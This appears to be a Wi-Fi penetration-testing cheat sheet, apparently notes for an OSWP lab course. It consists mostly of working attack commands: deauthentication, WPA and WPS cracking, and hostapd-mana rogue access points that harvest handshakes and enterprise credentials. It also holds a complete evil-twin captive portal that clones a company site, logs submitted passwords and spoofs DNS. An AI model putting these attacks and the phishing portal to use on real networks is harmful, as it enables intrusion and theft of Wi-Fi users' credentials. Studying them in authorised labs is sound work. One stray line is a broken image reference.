Resources:

1- https://github.com/sensepost/hostapd-mana/blob/master/hostapd/hostapd.conf , hostapd.conf for rogue access point configuration

Monitor mode enablement:

1- sudo iw dev wlan0 interface add wlan0mon type monitor , then , sudo ip link set wlan0mon up (sudo iw dev wlan0mon interface del, to delete if not needed)
2- sudo iw dev wlan0mon info (check interface status, alternative.. iwconfig)
3- sudo ip link set wlan0 down , then , sudo iwconfig wlan0 mode monitor , then , sudo ip link set wlan0 up

Channel Setup for interface:

1- sudo ip link set wlan0 down, Bring down the interface
2- sudo iw dev wlan0 set channel 6, Change the channel to 6
3- sudo ip link set wlan0 up , Bring up the interface

Wireshark:

1- bash script for channel hopping manually (airodump-ng could do the same)

```
for channel in 1 6 11 2 7 10 3 8 4 9 5
        do
          iw dev wlan0mon set channel ${channel}
          sleep 1
done
```


2- display filters and capture filters (reduce output) could be used.
3- Filters can be used:

- wlan.fc.type_subtype == 0x08 , beacon
- wlan.fc.type_subtype == 0x04 , probe-req
- wlan.fc.type_subtype == 0x05, probe-res
- wlan.fc.type == 2 , data
- wlan.fc.type_subtype == 0x00 , association-req
- wlan.fc.type_subtype == 0x01, association-res
- wlan.fc.type_subtype == 0x0B , authentication-req and authentication-res
- wlan.fc.type_subtype == 0x0C, deauthentication
- wlan.fc.type_subtype == 0x0A, de-association
- wlan.sa == aa:bb:cc:dd:ee:ff, source address
- wlan.da == aa:bb:cc:dd:ee:ff, destination address
- wlan.bssid == aa:bb:cc:dd:ee:ff, mac for AP
- wlan.ssid == "YourSSID" , name of AP
- wlan.fc.type == 0 , management frame (beacon , prob, authentication, association…)
- wlan.fc.type == 1 , control frames (RTS,CTS,ACK,PS-Poll)
- wlan.fc.type == 2, data frames (QOS data, data…)

- eapol || eap, handshake

4- sudo wireshark -i wlan0mon -k -f "not subtype beacon" , (-k to start directly)
5- sudo tcpdump -i wlan0mon -w - -U, without using GUI of wireshark (-w – to write it directly to the terminal)
6- sudo tshark -w - -i wlan0mon , same as 5
7- sudo tcpdump -U -w - -i wlan0mon | wireshark -k -i - , to capture with tcpdump and pipe it with wireshark
8- ssh root@10.11.0.196 "sudo -S tcpdump -U -w - -i wlan0mon" | sudo wireshark -k -i - , running the command remotely using ssh

9- for decryption Edit > Preferences , protocols > IEEE 802



10- wpa_passphrase <ssid_name> <passphrase>, to generate the PSK
11- you can always check statistics if needed.

Wireless Driver check:

1- sudo airmon-ng , wireless device's driver revealing (driver name)
2- sudo lsusb -vv , detailed information about driver (idVendor, idProduct)
3- sudo modinfo <DRIVER_NAME>
4- sudo modprobe <DRIVER_NAME> blink=0 , if there is no output means no error
5- sudo lsmod , reveal driver and its dependencies and modules
6- sudo rmmod ath , attempting to remove module to load another driver
7- sudo modprobe ath9k_htc blink=0, disable blinking activity on network
8- sudo iwlist wlan0 frequency , listing interface frequencies
9- sudo rfkill list , check if soft or hard block is enabled
10- sudo rfkill unblock 1, to unblock the soft block

Airodump-ng(plus alternative):

1- sudo tcpdump -i wlan0mon, sniffing on specified interface

Airedecap-ng:

1- sudo airdecap-ng -b 3C:15:FB:60:A3:AC -p test1234 -e test -o out-01-dec.cap out-01.cap , to decrypt the captured traffic

2- sudo airdecap-ng -b 34:08:04:09:3D:38 opennet-01.cap, to filter the headers of specific captured traffic

Airgraph-ng:

1- airgraph-ng -o Picture1_png -i test-01.csv -g CAPR || CPG

Airgmon-ng:

1- sudo airmon-ng check
2- sudo airmon-ng check kill
3- sudo airmon-ng start|stop|check wlan0
4- sudo airmon-ng start wlan0 3 , specific channel
5- sudo iw dev wlan0mon info (to check if does it work alternative iwconfig)

Airodump-ng:

1- sudo airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w cap1 wlan0mon , specific AP mac address write to pcap named cap
2- sudo airodump-ng -c 3 -w wpa --essid wifu --bssid 34:08:04:09:3D:38 wlan0mon
3- we can use the --output-format option followed by a comma separated list of file formats
4- keys can be used in the following table:

• space, to pause or not • tab, to enable AP browsing using up and down keys • A, key cycles through different displays options • S, key cycles through different sorting options • I, key will invert the sorting and, D, resets to the default sorting

Aireplay-ng:

1- sudo aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F wlan0mon , sending de-authentication packet (-c is the destination client)
2- sudo aireplay-ng -9 wlan0mon , test injection if it works
3- sudo aireplay-ng -9 -e wifu -a 34:08:04:09:3D:38 wlan0mon , injection test against specific essid and bssid

Aircrack-ng(plus alternative):

1- aircrack-ng -S , speed test

2- aircrack-ng -w /usr/share/john/password.lst -e wifu -b 34:08:04:09:3D:38 wpa-01.cap
3- hashcat -b -m 22000 , speed test for specific mode (available modes: 22000,2500 | WPA-PBKDF2-PMKID+EAPOL, 22001,2501 | WPA-PMK-PMKID+EAPOL)
4- /usr/lib/hashcat-utils/cap2hccapx.bin wifu-01.cap output.hccapx , then, hashcat -m 22000 output.hccapx /usr/share/john/password.lst
5- hcxhash2cap --hccapx=test.hash -c aux.pcap , to convert hash to pcap file to crack it with aircrack-ng
6- Rainbow table attack:

- airolib-ng wifu.sqlite --import essid essid.txt
- airolib-ng wifu.sqlite --import passwd /usr/share/john/password.lst
- airolib-ng wifu.sqlite –batch
- airolib-ng wifu.sqlite –stats , to check the status
- aircrack-ng -r wifu.sqlite wpa1-01.cap
- genpmk -f /usr/share/john/password.lst -d wifuhashes -s <SSID_Name>
- cowpatty -r wpajohn-01.cap -d wifuhashes -s <SSID_Name>

Attacking WPS:

1- sudo wash -i wlan0mon, to scan WPS
2- sudo airodump-ng wlan0mon –wps, same as above 1
3- sudo reaver -b 3C:15:FB:60:A3:AC -i wlan0mon -vv -p 85622517 -c 1
4- sudo reaver -b 34:08:04:09:3D:38 -i wlan0mon -v , simple brute-forcing WPS
5- sudo reaver -b 34:08:04:09:3D:38 -i wlan0mon -v -K , PixieWPS attack (-K not actually brute-force based on random algo)
6- source /usr/share/airgeddon/known_pins.db ,then, echo ${PINDB["0013F7"]} , (0013F7 is the first three octets in bssid must be uppercase)
7- sudo bully -b 3C:15:FB:60:A3:AC -v 3 -p "85622517" -c 1 --bruteforce --force wlan0mon , could use this if reaver did not work
8- sudo airgeddon, (multiple attacks: pixie dust, null password and known database)
9- sudo wifite –kill

Rogue Access Points:

1- from wireshark > beacon frame > IEE802 management > Tagged parameters > RSN and WPA check , this to configure the rogue AP
2- from airodump-ng, to check the channel number
3- configuration of mena.conf as follow:

```
interface=wlan0mon
ssid=test
channel=1
hw_mode=g
ieee80211n=1
wpa=3
wpa_key_mgmt=WPA-PSK
```

```
wpa_passphrase=ANYPASSWORD
wpa_pairwise=TKIP
rsn_pairwise=TKIP CCMP
mana_wpaout=/home/kali/Desktop/offsec/OSWP/game/test.hash
```

- hw_mode g for 2.4Ghz a for 5Ghz
- wpa 1 for WPA1 2 for WPA2 3 for both
- wpa_pairwise for WPA1 encryption protocols TKIP or CCMP
- rsn_pairwise for WPA2 encryption protocols TKIP or CCMP
- mana_wpaout path to save the handshake
  note: this can be used to downgrade WPA3 to WPA2 for capture crackable handshake successfully (wpa should be 2 and rsn_pairwise CCMP)

4- sudo hostapd-mana Mostar-mana.conf
5- sudo aireplay-ng -0 0 -a FC:7A:2B:88:63:EF wlan1mon , sometimes de-authentication is needed
6- aircrack-ng mostar.hccapx -e test -w /usr/share/john/password.lst

Attacking WPA Enterprise:

1- from airodump-ng it appears the AUTH is MGT
2- capture the handshake (aireplay-ng ,ariodump-ng) and save it to pcap file
3- filter on wireshark tls.handshake.certificate or tls.handshake.type == 11 and save the two certificate to get their info (Extensible authentication protocol > Transport Security Layer > TLS ..:Certificate > Certificates then right click on each certificate and export package bytes to .der file)
4- openssl x509 -inform der -in CERTIFICATE_FILENAME -text , this command to read the certificate info (issuer is the most important for faking the CA)
5- cd /etc/freeradius/3.0/certs , nano ca.cnf , then edit the [certificate_authority] as root
6- cd /etc/freeradius/3.0/certs , nano server.cnf , edit the [server]
7- rm dh , make , to generate certificates if it was already generated use **make destroycerts**
8- edit /etc/hostapd-mana/mana.conf or /etc/hostapd-mana/ hostapd-mana.conf or generate a new <NAME>.conf file with the following:

```
# SSID of the AP
ssid=Playtronics

# Network interface to use and driver type
# We must ensure the interface lists 'AP' in 'Supported interface modes' when running 'iw phy PHYX info'
interface=wlan0
driver=nl80211

# Channel and mode
# Make sure the channel is allowed with 'iw phy PHYX info' ('Frequencies' field - there can be more than one)
channel=1
# Refer to https://w1.fi/cgit/hostap/plain/hostapd/hostapd.conf to set up 802.11n/ac/ax
```

```
hw_mode=g

# Setting up hostapd as an EAP server
ieee8021x=1
eap_server=1

# Key workaround for Win XP
eapol_key_index_workaround=0

# EAP user file we created earlier
eap_user_file=/etc/hostapd-mana/mana.eap_user

# Certificate paths created earlier
ca_cert=/etc/freeradius/3.0/certs/ca.pem
server_cert=/etc/freeradius/3.0/certs/server.pem
private_key=/etc/freeradius/3.0/certs/server.key
# The password is actually 'whatever'
private_key_passwd=whatever
dh_file=/etc/freeradius/3.0/certs/dh

# Open authentication
auth_algs=1
# WPA/WPA2
wpa=3
# WPA Enterprise
wpa_key_mgmt=WPA-EAP
# Allow CCMP and TKIP
# Note: iOS warns when network has TKIP (or WEP)
wpa_pairwise=CCMP TKIP

# Enable Mana WPE
mana_wpe=1

# Store credentials in that file
mana_credout=/tmp/hostapd.credout

# Send EAP success, so the client thinks it's connected
mana_eapsuccess=1

# EAP TLS MitM
mana_eaptls=1
```

9- and edit /etc/hostapd-mana/mana.eap_user or /etc/hostapd-mana/ hostapd-mana.eap_user by **appending** the following:

```
*     PEAP,TTLS,TLS,FAST
"t"   TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2    "pass"   [2]
```

10- sudo hostapd-mana /etc/hostapd-mana/mana.conf || sudo hostapd-mana <CONF_FILE>
11- john hash.txt, (with this type of hash to crack it cosmo:$NETNTLM$ceb69885c656590c$7279f65aa49870f45822c89dcbdd73c1b89d377844caead4:::::::)
12- asleap -C ce:b6:98:85:c6:56:59:0c -R 72:79:f6:5a:a4:98:70:f4:58:22:c8:9d:cb:dd:73:c1:b8:9d:37:78:44:ca:ea:d4 -W /usr/share/john/password.lst

Captive Portal:

1- sudo apt install apache2 libapache2-mod-php
2- wget -r -l2 https://www.megacorpone.com , to steal the client logo and look legitim
3- adding this index.php to the /var/www/html/portal directory

```
<!DOCTYPE html>
<html lang="en">

	<head>
		<link href="assets/css/style.css" rel="stylesheet">
		<title>MegaCorp One - Nanotechnology Is the Future</title>
	</head>
	<body style="background-color:#000000;">
		<div class="navbar navbar-default navbar-fixed-top"
role="navigation">
			<div class="container">
				<div class="navbar-header">
					<a class="navbar-brand" style="font-family:
'Raleway', sans-serif;font-weight: 900;" href="index.php">MegaCorp One</a>
				</div>
			</div>
		</div>

		<div id="headerwrap" class="old-bd">
			<div class="row centered">
				<div class="col-lg-8 col-lg-offset-2">
					<?php
						if (isset($_GET["success"])) {
							echo '<h3>Login
successful</h3>';
							echo '<h3>You may close this
page</h3>';
						} else {
							if (isset($_GET["failure"])) {
								echo '<h3>Invalid
network key, try again</h3><br/><br/>';
							}
					?>
				<h3>Enter network key</h3><br/><br/>
```

```
                                        <form action="login_check.php" method="post">
                                                <input type="password" id="passphrase"
        name="passphrase"><br/><br/>
                                                <input type="submit" value="Connect"/>
                                        </form>
                                        <?php
                                                        }
                                        ?>
                                        </div>

                                        <div class="col-lg-4 col-lg-offset-4 himg ">
                                                <i class="fa fa-cog" aria-hidden="true"></i>
                                        </div>
                                </div>
                        </div>

                </body>
</html>
```

4- sudo cp -r ./www.megacorpone.com/assets/ /var/www/html/portal/

5- sudo cp -r ./www.megacorpone.com/old-site/ /var/www/html/portal/

6- adding this login_check.php to the /var/www/html/portal/ , change it if needed

```
        <?php
        # Path of the handshake PCAP
        $handshake_path = '/home/kali/discovery-01.cap';
        # ESSID
        $essid = 'MegaCorp One Lab';
        # Path where a successful passphrase will be written
        # Apache2's user must have write permissions
        # For anything under /tmp, it's actually under a subdirectory
        #  in /tmp due to Systemd PrivateTmp feature:
        #  /tmp/systemd-private-$(uuid)-${service_name}-${hash}/$success_path
        # See https://www.freedesktop.org/software/systemd/man/systemd.exec.html
        $success_path = '/tmp/passphrase.txt';
        # Passphrase entered by the user
        $passphrase = $_POST['passphrase'];

        # Make sure passphrase exists and
        # is within passphrase lenght limits (8-63 chars)
        if (!isset($_POST['passphrase']) || strlen($passphrase) < 8 || strlen($passphrase) > 63)
        {
          header('Location: index.php?failure');
          die();
        }

        # Check if the correct passphrase has been found already ...
        $correct_pass = file_get_contents($success_path);
        if ($correct_pass !== FALSE) {
```

```
  # .. and if it matches the current one,
  # then redirect the client accordingly
  if ($correct_pass == $passphrase) {
    header('Location: index.php?success');
  } else {
    header('Location: index.php?failure');
  }
  die();
}

# Add passphrase to wordlist ...
$wordlist_path = tempnam('/tmp', 'wordlist');
$wordlist_file = fopen($wordlist_path, "w");
fwrite($wordlist_file, $passphrase);
fclose($wordlist_file);

# ... then crack the PCAP with it to see if it matches
# If ESSID contains single quotes, they need escaping
exec("aircrack-ng -e '". str_replace('\'', '\\\'', $essid) ."'" .
" -w " . $wordlist_path . " " . $handshake_path, $output, $retval);

$key_found = FALSE;
# If the exit value is 0, aircrack-ng successfully ran
# We'll now have to inspect output and search for
# "KEY FOUND" to confirm the passphrase was correct
if ($retval == 0) {
        foreach($output as $line) {
                if (strpos($line, "KEY FOUND") !== FALSE) {
                        $key_found = TRUE;
                        break;
                }
        }
}

if ($key_found) {

  # Save the passphrase and redirect the user to the success page
  @rename($wordlist_path, $success_path);

  header('Location: index.php?success');
} else {
  # Delete temporary file and redirect user back to login page
  @unlink($wordlist_file);

  header('Location: index.php?failure');
}
?>
```

7- or add this login_check.php to the /var/www/html/portal/ , change it if needed and check that logs.txt has write permissions

```
<?php
header ('Location: http://192.168.87.1/portal/index.php');
$handle = fopen("logs.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n\n\n\n");
fclose($handle);
exit;
?>
```

8- sudo ip addr add 192.168.87.1/24 dev wlan0 , starting network setup IP does not matter

9- sudo ip link set wlan0 up

10- mco-dnsmasq.conf setup configuration file for DHCP and DNS resolution

```
# Main options
# http://www.thekelleys.org.uk/dnsmasq/docs/dnsmasq-man.html
domain-needed
bogus-priv
no-resolv
filterwin2k
expand-hosts
domain=localdomain
local=/localdomain/
# Only listen on this address. When specifying an
# interface, it also listens on localhost.
# We don't want to interrupt any local resolution
# since the DNS responses will be spoofed
listen-address=192.168.87.1

# DHCP range
dhcp-range=192.168.87.100,192.168.87.199,12h
dhcp-lease-max=100
# This should cover most queries
# We can add 'log-queries' to log DNS queries
address=/com/192.168.87.1
address=/org/192.168.87.1
address=/net/192.168.87.1

# Entries for Windows 7 and 10 captive portal detection
address=/dns.msftncsi.com/131.107.255.255
```

11- sudo dnsmasq --conf-file=mco-dnsmasq.conf

12- sudo tail /var/log/syslog | grep dnsmasq , check if dns and dhcp using dnsmasq is up

13- sudo netstat -lnp , check if port 53 and 67 is up
14- sudo apt install nftables , for routing the traffic to force it into wlan0 interface
15- sudo nft add table ip nat
16- sudo nft 'add chain nat PREROUTING { type nat hook prerouting priority dstnat; policy accept; }'
17- sudo nft add rule ip nat PREROUTING iifname "wlan0" udp dport 53 counter redirect to :53
18- edit apache2 configuration /etc/apache2/sites-enabled/000-default.conf by appending the following

```
        ...

        # Apple
        RewriteEngine on
        RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
        RewriteCond %{HTTP_HOST} !^192.168.87.1$
        RewriteRule ^(.*)$ http://192.168.87.1/portal/index.php [L,R=302]

        # Android
        RedirectMatch 302 /generate_204 http://192.168.87.1/portal/index.php

        # Windows 7 and 10
        RedirectMatch 302 /ncsi.txt http://192.168.87.1/portal/index.php
        RedirectMatch 302 /connecttest.txt http://192.168.87.1/portal/index.php

        # Catch-all rule to redirect other possible attempts
        RewriteCond %{REQUEST_URI} !^/portal/ [NC]
        RewriteRule ^(.*)$ http://192.168.87.1/portal/index.php [L]

</VirtualHost>
```

19- sudo a2enmod rewrite
20- sudo a2enmod alias
21- sudo systemctl restart apache2
22- if you need apache2 with certificate, using snakeoil the existing certificate, use the following

```
        <VirtualHost *:443>

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # Apple
        RewriteEngine on
        RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
        RewriteCond %{HTTP_HOST} !^192.168.87.1$
        RewriteRule ^(.*)$ https://192.168.87.1/portal/index.php [L,R=302]

        # Android
        RedirectMatch 302 /generate_204 https://192.168.87.1/portal/index.php
```

```
        # Windows 7 and 10
        RedirectMatch 302 /ncsi.txt https://192.168.87.1/portal/index.php
        RedirectMatch 302 /connecttest.txt https://192.168.87.1/portal/index.php

        # Catch-all rule to redirect other possible attempts
        RewriteCond %{REQUEST_URI} !^/portal/ [NC]
        RewriteRule ^(.*)$ https://192.168.87.1/portal/index.php [L]

        # Use existing snakeoil certificates
        SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
        SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
</VirtualHost>
```

23- sudo a2enmod ssl
24- sudo systemctl restart apache2
25- this is the hostapd.conf file configuration , you must change the comments if https needed

```
interface=wlan0
ssid=MegaCorp One Lab
channel=11

# 802.11n
hw_mode=g
ieee80211n=1

# Uncomment the following lines to use OWE instead of an open network
#wpa=2
#ieee80211w=2
#wpa_key_mgmt=OWE
#rsn_pairwise=CCMP
```

26- sudo hostapd -B mco-hostapd.conf
27- sudo tail -f /var/log/syslog | grep -E '(dnsmasq|hostapd)'
28- sudo tail -f /var/log/apache2/access.log
29- sudo find /tmp/ -iname passphrase.txt
30- sudo cat /tmp/systemd-private-0a505bfcaf7d4db699274121e3ce3849-apache2.service-lIP3ds/tmp/passphrase.txt
31- or cat logs.txt, in case using the our php code in step 7

Custom wordlist:

1- sudo nano /etc/john/john.conf, to add rule such as: $[0-9]$[0-9] , $[0-9]$[0-9]$[0-9] (two numbers or three)
2- john --wordlist=/usr/share/john/password.lst --rules --stdout
3- john --wordlist=/usr/share/john/password.lst --rules --stdout | aircrack-ng -e wifu -w - wpa-01.cap
4- crunch 8 9 abc123 , generate password with 8-9 length and contain only a,b,c,1,2and 3
5- crunch 11 11 -t password%%% , 11 length all numbers (password000 , password001 …)
6- crunch 11 11 0123456789 -t password@@@ , 11 length replacing @ with 0-9 as above 5

7- crunch 1 1 -p abcde12345 , same length as the provided string and restructure it (12345abcde , edcba54321)
8- crunch 1 1 -p dog cat bird, (birdcatdog, birddogcat …)
9- crunch 5 5 -t ddd%% -p dog cat bird, (birdcatdog00, birdcatdog01 … dogcatbird99)
10- crunch 5 5 aADE -t ddd@@ -p dog cat bird, (birdcatdogaa, birdcatdogaA… dogcatbirdEE)
11- crunch 11 11 -t password%%% | aircrack-ng -e wifu crunch-01.cap -w - , pipe it with aircrack-ng
12- rsmangler --file wordlist.txt --min 12 --max 13 , give it wordlist of words and length
13- rsmangler --file wordlist.txt --min 12 --max 13 | aircrack-ng -e wifu rsmangler-01.cap -w -, pipe it with aircrack-ng

Bettercap:

1- sudo bettercap -iface wlan0
2- wifi.recon on , starting wifi recon
3- wifi.recon.channel 6,11 , set the recon channels to 6,11
4- set ticker.commands "clear; wifi.show" , its like watch in linux commands
5- ticker on , to run the ticker with default duration 1 sec
6- wifi.recon c6:2d:56:2a:53:f8 , list clients for specific BSSID
7- set wifi.show.filter ^c0 , filter client with starting of c0
8- set wifi.show.filter "" , reset the filter
9- set wifi.rssi.min -49 , DBm power set to be minimum of -49 by default -200
10- wifi.deauth c6:2d:56:2a:53:f8 , de-auth the client or the BSSID based on the MAC address if it was to client or to BSSID
11- get wifi.handshakes.file , handshake stored file
12- set wifi.handshakes.file "/home/kali/handshakes/" , change the stored file path
13- set wifi.handshakes.aggregate false , save the handshakes with different PCAP files
14- set wifi.deauth.skip ac:22:0b:28:fd:22 , skip specific MAC address of being de-authenticated
15- cd /usr/share/bettercap/caplets/ , default caplet folder contains default caplet script
16- to automate the process, store the following in deauth_corp.cap

```
set $ {br}{fw}{net.received.human} - {env.iface.name}{reset} » {reset}

 set ticker.period 10
 set ticker.commands clear; wifi.show; events.show; wifi.deauth c6:2d:56:2a:53:f8

events.ignore wifi.ap.new
 events.ignore wifi.client.probe
 events.ignore wifi.client.new

 wifi.recon on
 ticker on
 events.clear
 clear
```

17- sudo bettercap -iface wlan0 -caplet deauth_corp.cap , to execute caplet file
18- web interface configuration, network configuration to access the web interface from remote machine

```
19-     sudo nft add table inet filter
```

```
20-     sudo nft add chain inet filter INPUT { type filter hook input priority 0\; policy drop\; }
21-     sudo nft add rule inet filter INPUT ip saddr 192.168.62.192 tcp dport 443 accept
22-     sudo nft add rule inet filter INPUT ip saddr 192.168.62.192 tcp dport 8083 accept
```

23- cat -n /usr/share/bettercap/caplets/https-ui.cap , we should change the username and password here
24- sudo bettercap -iface wlan0 -caplet https-ui , do not forgot to accept both certificates on both port 443 and 8083
25- sudo bettercap -iface wlan0 -caplet http-ui, also can be used for http on the localhost

Kismet:

1- sudo kismet -c wlan0 --no-ncurses , --no-ncurses to get all output on new lines in the console
2- sudo kismet -c wlan0:channels="4,5,6" , turning kismet on specific channels
3- sudo kismet –daemonize, running it in background jobs
4- web interface on http://localhost:2501/
5- kismetdb_to_pcap --in Kismet-20200917-18-45-34-1.kismet --list-datasources , kismet database to pcap the databases stored in /var/log/kismet/
6- kismetdb_to_pcap --in Kismet-20200917-18-45-34-1.kismet --out sample.pcapng --verbose

Connect Network:

1- Connect to open network

```
network={
  ssid="Open_Network_Name"
  key_mgmt=NONE
}
```

2- Connect to WPA

```
network={
  ssid="SSID"
  psk="password"
  scan_ssid=1
  key_mgmt=WPA-PSK
  proto=WPA2
}
```

3- Connect wpa enterprise

```
network={
 ssid="SSID"
 scan_ssid=1
 key_mgmt=WPA-EAP
 eap=PEAP
 identity="identity\user"
 password="password"
 phase1="peaplabel=0"
 phase2="auth=MSCHAPV2"
}
```

4- Connect to WEP

```
network={
 ssid="SSID"
 key_mgmt=NONE
 wep_key0=""
 wep_tx_keyidx=0
}
```

5- sudo wpa_supplicant -i <int> -c <file> , connect to the network
6- sudo dhclient wlan0 -v , requesting DHCP

Setting Up Access Point:

1- sudo ip link set wlan0 up
2- sudo ip addr add 10.0.0.1/24 dev wlan0
3- sudo dnsmasq --conf-file=dnsmasq.conf

```
# Main options
# http://www.thekelleys.org.uk/dnsmasq/docs/dnsmasq-man.html
domain-needed
bogus-priv
no-resolv
filterwin2k
expand-hosts
domain=localdomain
local=/localdomain/
# Only listen on this address. When specifying an
# interface, it also listens on localhost.
# We don't want to interrupt any local resolution
listen-address=10.0.0.1

# DHCP range
dhcp-range=10.0.0.100,10.0.0.199,12h
dhcp-lease-max=100
# Router: wlan0
dhcp-option=option:router,10.0.0.1
dhcp-authoritative

# DNS: Primary and secondary Google DNS
server=8.8.8.8
server=8.8.4.4
```

4- echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward , Routing
5- sudo apt install nftables
6- sudo nft add table nat
7- sudo nft 'add chain nat postrouting { type nat hook postrouting priority 100 ; }'
8- sudo nft add rule ip nat postrouting oifname "eth0" ip daddr != 10.0.0.1/24 masquerade
9- sudo hostapd hostapd.conf

```
interface=wlan0
ssid=BTTF
```

```
        channel=11

        # 802.11n
        hw_mode=g
        ieee80211n=1

        # WPA2 PSK with CCMP
        wpa=2
        wpa_key_mgmt=WPA-PSK
        rsn_pairwise=CCMP
wpa_passphrase=GreatScott
```